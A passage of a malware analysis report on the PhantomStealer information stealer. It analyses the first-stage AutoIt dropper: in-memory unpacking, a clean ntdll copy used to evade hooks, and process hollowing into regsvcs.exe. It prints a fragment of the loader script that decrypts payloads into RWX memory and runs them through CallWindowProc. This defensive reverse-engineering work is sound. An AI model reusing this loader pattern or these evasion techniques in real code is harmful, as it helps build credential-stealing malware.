




Phantom Stealer

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Contents

OVERVIEW	3
Z28FKG-90.EXE ANALYSIS.....	4
STATIC ANALYSIS.....	4
DYNAMIC ANALYSIS	6
STUB.EXE ANALYSIS.....	14
STATIC ANALYSIS.....	15
DYNAMIC ANALYSIS	18
YARA RULE.....	29
MITRE ATT&CK TABLE.....	31
RECOMMENDATIONS.....	32
PREPARED BY	33

Overview

PhantomStealer is a critical information stealer with multiple data-exfiltration mechanisms. Although it exhibits behavior similar to the RedLine Stealer family, its structural differences suggest that it was developed independently. It emerged in late 2025 and has been observed spreading through phishing campaigns based on open-source foundations, targeting both corporate networks and individual users, particularly through fake bank-transfer emails and ISO packages in Russia. In its first stage, it is packed with Autolt to evade security products and attempts to bypass conventional detection by executing directly in RAM without leaving a conventional on-disk payload trail.

Once deployed, this malware can access the following data on an infected computer:

- Credentials and session cookies saved in Chromium- and Gecko-based web browsers,
- Desktop and browser-extension cryptocurrency wallets,
- Session tokens belonging to desktop messaging clients such as Discord and Telegram,
- FTP clients such as FileZilla and WinSCP, as well as email clients such as Outlook,
- Critical user documents located in directories such as Desktop, Downloads, OneDrive, and DropBox.
- In addition, it records keystrokes in the background, periodically captures screenshots, and dynamically replaces cryptocurrency wallet addresses copied to the clipboard with attacker-controlled addresses.

z28FKG-90.exe Analysis

Name	z28FKG-90.exe
MD5	572b9fbad933e1a73051716c7e4d8421
SHA256	ac0f4e03c67139a764a693e10f6568758b5e38ac0dedc94ec18b0a86cc059358
File Type	Win32 EXE (Autolt v3 Compiled)

Static Analysis




Figure 1- DIE Output Showing Compilation With Autolt

When the first-stage dropper was examined with Detect It Easy, it was found to have high entropy and to be packed with the Autolt compiler. The high entropy indicates that the core malicious content is stored in an encrypted or otherwise packed form inside the file.



Figure 2- DIE Packed Status And Entropy/Value

The DIE entropy view shows approximately 7.45 bits/byte and a 93% packed ratio. This finding supports the conclusion that a substantial portion of the dropper content is compressed or encrypted.

```
PS C:\User\ [redacted] \Downloads\AutoIt-Ripper-master\AutoIt-Ripper-master> python main.py
Ripper running...
Output File: script.au3
Output File: hurtling
Output File: pteropod

Success!
```

Figure 3- Extraction Of The Autolt Script And Embedded Malicious Files With Autolt-Ripper

After the original file was decompiled with the Autolt-Ripper tool, the primary Autolt script and two encrypted payloads named "hurtling" and "pteropod" were extracted.

Static review of the script showed deliberate obfuscation, with malicious fragments hidden among legitimate SysAnimate32 functions. The malware uses a custom character-shifting algorithm named VJRMKBBB to decrypt its commands at runtime. After decrypting the files extracted into the Temp directory, it triggers the main malicious control flow through CallWindowProc.

Dynamic Analysis

To examine the malware's in-memory activity, the process was traced in x32dbg and VirtualAlloc API calls were monitored. The malware was observed allocating memory in three distinct stages:

Address	Hex	ASCII
03800000	55 8B EC 81 EC CC 02 00 00 56 57 B8 6B 00 00 00	U.i.i.i...vw.k...
03800010	66 89 45 84 B9 65 00 00 00 66 89 4D 86 BA 72 00	f.E.'e...f.M.'r
03800020	00 00 66 89 55 88 B8 6E 00 00 00 66 89 45 8A B9	..f.U..n...f.E.'
03800030	65 00 00 00 66 89 4D 8C BA 6C 00 00 00 66 89 55	e...f.M.'l...f.U
03800040	8E B8 33 00 00 00 66 89 45 90 B9 32 00 00 00 66	..3...f.E.'2...f
03800050	89 4D 92 BA 2E 00 00 00 66 89 55 94 B8 64 00 00	.M.'...f.U..d..
03800060	00 66 89 45 96 B9 6C 00 00 00 66 89 4D 98 BA 6C	.f.E.'l...f.M.'l
03800070	00 00 00 66 89 55 9A 33 C0 66 89 45 9C B9 6E 00	..f.U.3Af.E.'n.
03800080	00 00 66 89 8D 44 FF FF FF BA 74 00 00 00 66 89	..f..Dyyy't...f.
03800090	95 46 FF FF FF B8 64 00 00 00 66 89 85 48 FF FF	.Fyyy'd...f..Hy
038000A0	FF B9 6C 00 00 00 66 89 8D 4A FF FF FF BA 6C 00	y'l...f..Jyyy'l.
038000B0	00 00 66 89 95 4C FF FF FF B8 2E 00 00 00 66 89	..f..Lyyy...f.
038000C0	85 4E FF FF FF B9 64 00 00 00 66 89 8D 50 FF FF	.Nyyy'd...f..Py
038000D0	FF BA 6C 00 00 00 66 89 95 52 FF FF FF B8 6C 00	y'l...f..Ryyy.l.
038000E0	00 00 66 89 85 54 FF FF FF 33 C9 66 89 8D 56 FF	..f..Tyyy3Ef..vy
038000F0	FF FF BA 75 00 00 00 66 89 55 D0 B8 73 00 00 00	yy'u...f..UD..s...

Figure 4- First VirtualAlloc Stage

1. During the first allocation, raw shellcode without a valid PE structure was written into memory.

Address	Hex	ASCII
04680000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
04680010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
04680020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
04680030	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	0.....
04680040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..'.!..Li!Th
04680050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
04680060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
04680070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.
04680080	2D 1B 3D 46 69 7A 53 15 69 7A 53 15 69 7A 53 15	..=FizS.izS.izS.
04680090	32 12 50 14 6A 7A 53 15 7D 11 53 14 68 7A 53 15	2.P.jzS.}.S.hzS.
046800A0	7D 11 50 14 2F 7A 53 15 7D 11 5D 14 71 7B 53 15	}.P./zS.}.].q{S.
046800B0	7D 11 56 14 72 7A 53 15 7D 11 57 14 1E 7A 53 15	}.V.rzS.}.W..zS.
046800C0	7D 11 AC 15 68 7A 53 15 7D 11 51 14 68 7A 53 15	}.-.hzS.}.Q.hzS.
046800D0	52 69 63 68 69 7A 53 15 00 00 00 00 00 00 00 00	RichizS.....
046800E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
046800F0	50 45 00 00 4C 01 08 00 D5 05 CE 60 00 00 00 00	PE..L...0.i'....

Figure 5- Second VirtualAlloc Stage

2. During the second allocation, an intermediate EXE with a valid PE structure was unpacked into RAM, allowing the AutoIt flow to hand off execution.

Address	Hex	ASCII
04680000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy.
04680010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
04680020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
04680030	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	0.....
04680040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°.!.Li!Th
04680050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
04680060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
04680070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
04680080	2D 1B 3D 46 69 7A 53 15 69 7A 53 15 69 7A 53 15	-.=FizS.izS.izS.
04680090	32 12 50 14 6A 7A 53 15 7D 11 53 14 68 7A 53 15	2.P.jzS.}.S.hzS.
046800A0	7D 11 50 14 2F 7A 53 15 7D 11 5D 14 71 7B 53 15	}.P./zS.}.].q{S.
046800B0	7D 11 56 14 72 7A 53 15 7D 11 57 14 1E 7A 53 15	}.V.rzS.}.W..zS.
046800C0	7D 11 AC 15 68 7A 53 15 7D 11 51 14 68 7A 53 15	}.-.hzS.}.Q.hzS.
046800D0	52 69 63 68 69 7A 53 15 00 00 00 00 00 00 00 00	RichizS.....
046800E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
046800F0	50 45 00 00 4C 01 08 00 D5 05 CE 60 00 00 00 00	PE..L...0.i.....

Figure 6- Third VirtualAlloc Stage

- During the third allocation, the malware mapped a clean copy of ntdll.dll containing the Rtl*, Zw*, and Ldr* APIs into memory. This behavior is intended to bypass user-mode API monitoring applied by security products.

Resource Editor: <Version.1>

VERSION INFO MODE

Module Version Number

File Version: 10 0 19041 7181

Product Version: 10 0 19041 7181

Module Attributes

☐ Debug ☐ Private Build

☐ Prerelease ☐ Info Inferred

☐ Patched ☐ Special Build

OS Type: NT (WINDOWS32)

File Type: DLL

Language/Code Page: 1033/1200

File SubType: UNKNOWN

Key	Value
☒ CompanyName	Microsoft Corporation
☒ FileDescription	NT Layer DLL
☒ FileVersion	10.0.19041.7181 (winBuild.160101.0800)
☒ InternalName	ntdll.dll
☒ LegalCopyright	© Microsoft Corporation. All rights reserved.
☒ OriginalFilename	ntdll.dll
☒ ProductName	Microsoft® Windows® Operating System
☒ ProductVersion	10.0.19041.7181

Figure 7- Evidence That The Mapped File Is The Original ntdll.dll

In the Resource Editor output, CompanyName is shown as Microsoft Corporation, while InternalName and OriginalFilename are both ntdll.dll. These properties confirm that the third PE structure mapped into memory is a clean copy of the legitimate Windows ntdll.dll component.

HOOK



Payload başarıyla bellekte
Hedef Memory: 0x01790000
Attach ol ve memory map'te adrese git

Tamam

Figure 8- Identifying The Memory Address Through The MsgBox Prompt

Because the malicious control flow proceeds entirely in RAM, a hooking strategy was used to capture the point at which the main payload is decrypted. Static analysis of the Autolt script showed that, after decrypting its commands, the malware uses the CallWindowProc API to redirect control flow directly to an in-memory address. To inspect this transition, the script was modified to place a MsgBox immediately before the CallWindowProc call, pausing execution and exposing the target memory address.

While the process was paused at the MsgBox, the running Autolt3.exe process was attached to externally with x32dbg and suspended.

023F15F2	66:8995 26FFFFFF	mov word ptr ss:[ebp-DA],dx	5C:'\\'
023F15F9	B8 5C000000	mov eax,5C	
023F15FE	66:8985 28FFFFFF	mov word ptr ss:[ebp-D8],ax	46:'F'
023F1605	B9 46000000	mov ecx,46	
023F160A	66:898D 2AFFFFFF	mov word ptr ss:[ebp-D6],cx	72:'r'
023F1611	BA 72000000	mov edx,72	
023F1616	66:8995 2CFFFFFF	mov word ptr ss:[ebp-D4],dx	61:'a'
023F161D	B8 61000000	mov eax,61	
023F1622	66:8985 2EFFFFFF	mov word ptr ss:[ebp-D2],ax	6D:'m'
023F1629	B9 6D000000	mov ecx,6D	
023F162E	66:898D 30FFFFFF	mov word ptr ss:[ebp-D0],cx	65:'e'
023F1635	BA 65000000	mov edx,65	
023F163A	66:8995 32FFFFFF	mov word ptr ss:[ebp-CE],dx	77:'w'
023F1641	B8 77000000	mov eax,77	
023F1646	66:8985 34FFFFFF	mov word ptr ss:[ebp-CC],ax	6F:'o'
023F164D	B9 6F000000	mov ecx,6F	
023F1652	66:898D 36FFFFFF	mov word ptr ss:[ebp-CA],cx	72:'r'
023F1659	BA 72000000	mov edx,72	
023F165E	66:8995 38FFFFFF	mov word ptr ss:[ebp-C8],dx	6B:'k'
023F1665	B8 6B000000	mov eax,6B	
023F166A	66:8985 3AFFFFFF	mov word ptr ss:[ebp-C6],ax	5C:'\\'
023F1671	B9 5C000000	mov ecx,5C	
023F1676	66:898D 3CFFFFFF	mov word ptr ss:[ebp-C4],cx	76:'v'
023F167D	BA 76000000	mov edx,76	
023F1682	66:8995 3EFFFFFF	mov word ptr ss:[ebp-C2],dx	32:'2'
023F1689	B8 32000000	mov eax,32	
023F168E	66:8985 40FFFFFF	mov word ptr ss:[ebp-C0],ax	2E:','
023F1695	B9 2E000000	mov ecx,2E	
023F169A	66:898D 42FFFFFF	mov word ptr ss:[ebp-BE],cx	30:'0'
023F16A1	BA 30000000	mov edx,30	
023F16A6	66:8995 44FFFFFF	mov word ptr ss:[ebp-BC],dx	2E:','
023F16AD	B8 2E000000	mov eax,2E	
023F16B2	66:8985 46FFFFFF	mov word ptr ss:[ebp-BA],ax	35:'5'
023F16B9	B9 35000000	mov ecx,35	
023F16BE	66:898D 48FFFFFF	mov word ptr ss:[ebp-B8],cx	30:'0'
023F16C5	BA 30000000	mov edx,30	
023F16CA	66:8995 4AFFFFFF	mov word ptr ss:[ebp-B6],dx	37:'7'
023F16D1	B8 37000000	mov eax,37	
023F16D6	66:8985 4CFFFFFF	mov word ptr ss:[ebp-B4],ax	32:'2'
023F16DD	B9 32000000	mov ecx,32	
023F16E2	66:898D 4EFFFFFF	mov word ptr ss:[ebp-B2],cx	37:'7'
023F16E9	BA 37000000	mov edx,37	
023F16EE	66:8995 50FFFFFF	mov word ptr ss:[ebp-B0],dx	5C:'\\'
023F16F5	B8 5C000000	mov eax,5C	
023F16FA	66:8985 52FFFFFF	mov word ptr ss:[ebp-AE],ax	52:'R'
023F1701	B9 52000000	mov ecx,52	
023F1706	66:898D 54FFFFFF	mov word ptr ss:[ebp-AC],cx	65:'e'
023F170D	BA 65000000	mov edx,65	
023F1712	66:8995 56FFFFFF	mov word ptr ss:[ebp-AA],dx	67:'g'
023F1719	B8 67000000	mov eax,67	
023F171E	66:8985 58FFFFFF	mov word ptr ss:[ebp-A8],ax	53:'S'
023F1725	B9 53000000	mov ecx,53	
023F172A	66:898D 5AFFFFFF	mov word ptr ss:[ebp-A6],cx	76:'v'
023F1731	BA 76000000	mov edx,76	
023F1736	66:8995 5CFFFFFF	mov word ptr ss:[ebp-A4],dx	63:'c'
023F173D	B8 63000000	mov eax,63	
023F1742	66:8985 5EFFFFFF	mov word ptr ss:[ebp-A2],ax	73:'s'
023F1749	B9 73000000	mov ecx,73	
023F174E	66:898D 60FFFFFF	mov word ptr ss:[ebp-A0],cx	2E:','
023F1755	BA 2E000000	mov edx,2E	
023F175A	66:8995 62FFFFFF	mov word ptr ss:[ebp-9E],dx	65:'e'
023F1761	B8 65000000	mov eax,65	
023F1766	66:8985 64FFFFFF	mov word ptr ss:[ebp-9C],ax	78:'x'
023F176D	B9 78000000	mov ecx,78	
023F1772	66:898D 66FFFFFF	mov word ptr ss:[ebp-9A],cx	65:'e'
023F1779	BA 65000000	mov edx,65	

Figure 9- regsvcs.exe Selected As The Victim Process

String dumps from the decoded memory block show that the legitimate Windows component regsvcs.exe was selected as the victim process for Process Hollowing.

023F107B	88 2E000000	mov eax,2E	2E:'.'
023F1080	66:8945 F4	mov word ptr ss:[ebp-C],ax	65:'e'
023F1084	B9 65000000	mov ecx,65	
023F1089	66:894D F6	mov word ptr ss:[ebp-A],cx	
023F108D	BA 78000000	mov edx,78	78:'x'
023F1092	66:8955 F8	mov word ptr ss:[ebp-8],dx	
023F1096	B8 65000000	mov eax,65	65:'e'
023F109B	66:8945 FA	mov word ptr ss:[ebp-6],ax	
023F109F	33C9	xor ecx,ecx	
023F10A1	66:894D FC	mov word ptr ss:[ebp-4],cx	
023F10A5	BA 73000000	mov edx,73	73:'s'
023F10AA	66:8955 C8	mov word ptr ss:[ebp-38],dx	
023F10AE	B8 63000000	mov eax,63	63:'c'
023F10B3	66:8945 CA	mov word ptr ss:[ebp-36],ax	
023F10B7	B9 72000000	mov ecx,72	72:'r'
023F10BC	66:894D CC	mov word ptr ss:[ebp-34],cx	
023F10C0	BA 6F000000	mov edx,6F	6F:'o'
023F10C5	66:8955 CE	mov word ptr ss:[ebp-32],dx	
023F10C9	B8 6C000000	mov eax,6C	6C:'l'
023F10CE	66:8945 D0	mov word ptr ss:[ebp-30],ax	
023F10D2	B9 61000000	mov ecx,61	61:'a'
023F10D7	66:894D D2	mov word ptr ss:[ebp-2E],cx	
023F10DB	BA 72000000	mov edx,72	72:'r'
023F10E0	66:8955 D4	mov word ptr ss:[ebp-2C],dx	
023F10E4	33C0	xor eax,eax	
023F10E6	66:8945 D6	mov word ptr ss:[ebp-2A],ax	
023F10EA	B9 70000000	mov ecx,70	70:'p'
023F10EF	66:894D D8	mov word ptr ss:[ebp-28],cx	
023F10F3	BA 75000000	mov edx,75	75:'u'
023F10F6	66:8955 DA	mov word ptr ss:[ebp-26],dx	
023F10FC	B8 74000000	mov eax,74	74:'t'
023F1101	66:8945 DC	mov word ptr ss:[ebp-24],ax	
023F1105	B9 72000000	mov ecx,72	72:'r'
023F110A	66:894D DE	mov word ptr ss:[ebp-22],cx	
023F110E	BA 65000000	mov edx,65	65:'e'
023F1113	66:8955 E0	mov word ptr ss:[ebp-20],dx	
023F1117	B8 66000000	mov eax,66	66:'f'
023F111C	66:8945 E2	mov word ptr ss:[ebp-1E],ax	
023F1120	B9 61000000	mov ecx,61	61:'a'
023F1125	66:894D E4	mov word ptr ss:[ebp-1C],cx	
023F1129	BA 63000000	mov edx,63	63:'c'
023F112E	66:8955 E6	mov word ptr ss:[ebp-1A],dx	
023F1132	B8 69000000	mov eax,69	69:'i'
023F1137	66:8945 E8	mov word ptr ss:[ebp-18],ax	
023F113B	B9 65000000	mov ecx,65	65:'e'
023F1140	66:894D EA	mov word ptr ss:[ebp-16],cx	
023F1144	BA 6E000000	mov edx,6E	6E:'n'
023F1149	66:8955 EC	mov word ptr ss:[ebp-14],dx	
023F114D	B8 74000000	mov eax,74	74:'t'

Figure 10- Disk Path Targeted By The Malware

The same string dump clearly contains the on-disk path targeted for the final executable. This information was used to validate the target path during the subsequent breakpoint and payload-extraction stages.

```
;Payloadı'n rutini
FileInstall( "hurtling" , @TempDir & "\hurtling" , 1 )
FileInstall( "pteropod" , @TempDir & "\pteropod" , 1 )
$WBWTLOYAG = $STUBUYBNEU ( @TempDir & "\pteropod" );Temp'e saldıđı dosyayı oku
$WBWTLOYAG = VJRMKBBB ( $WBWTLOYAG , "6" );VJRMKBBB fonksiyonuyla içeriđi çöz

;kernel32.dll üzerinden VirtualAlloc çağırıp RWX (0x40) yetkisiyle bellek ayırıyoruz
$GTPKOH1OT = DllCall ( "kernel32.dll" , "ptr" , "VirtualAlloc" , "ptr" , 0 , "int" , $DHU00WHG , "int"
, 0x3000 , "int" , 0x40 ) [ 0 ]

;Çözdüğümüz zararlı içeriđi ayırdığımız bu struct içine yazıyoruz
$LFZFUABDCE = DllStructCreate ( "byte[ " & $DHU00WHG & " ]" , $GTPKOH1OT )
DllStructSetData ( $LFZFUABDCE , 1 , $WBWTLOYAG )

;HOOK kısmı
;Normalde kod akışta callwindowproc işini direkt çağırıyordu
;Sürece x32dbg ile attach olabilmek ve shellcode'u kaçırmamak için o satırı yiyip araya MsgBox koyduk.
;Orijinal hali buydu: DllCall("user32.dll", "ptr", "CallWindowProc", "ptr", $GTPKOH1OT + 9184, "ptr",
0, "ptr", 0, "ptr", 0, "ptr", 0)

Local $PayloadAdresi = "0x" & Hex($GTPKOH1OT)
MsgBox(48, "HOOK", "Payload başarıyla bellekte" & @CRLF & "Hedef memory: " & $PayloadAdresi & @CRLF &
"Attach ol ve memory map'te adrese git")
DllCall("user32.dll", "ptr", "CallWindowProc", "ptr", $GTPKOH1OT + 9184, "ptr", 0, "ptr", 0, "ptr", 0,
"ptr", 0)
```

Figure 11- Script Control Flow And Breakpoint Strategy

To calculate the starting address of the malicious shellcode, the 9,184-byte (0x23E0) offset in the Autolt script was used as a reference and a breakpoint was placed at Base Address + 0x23E0.

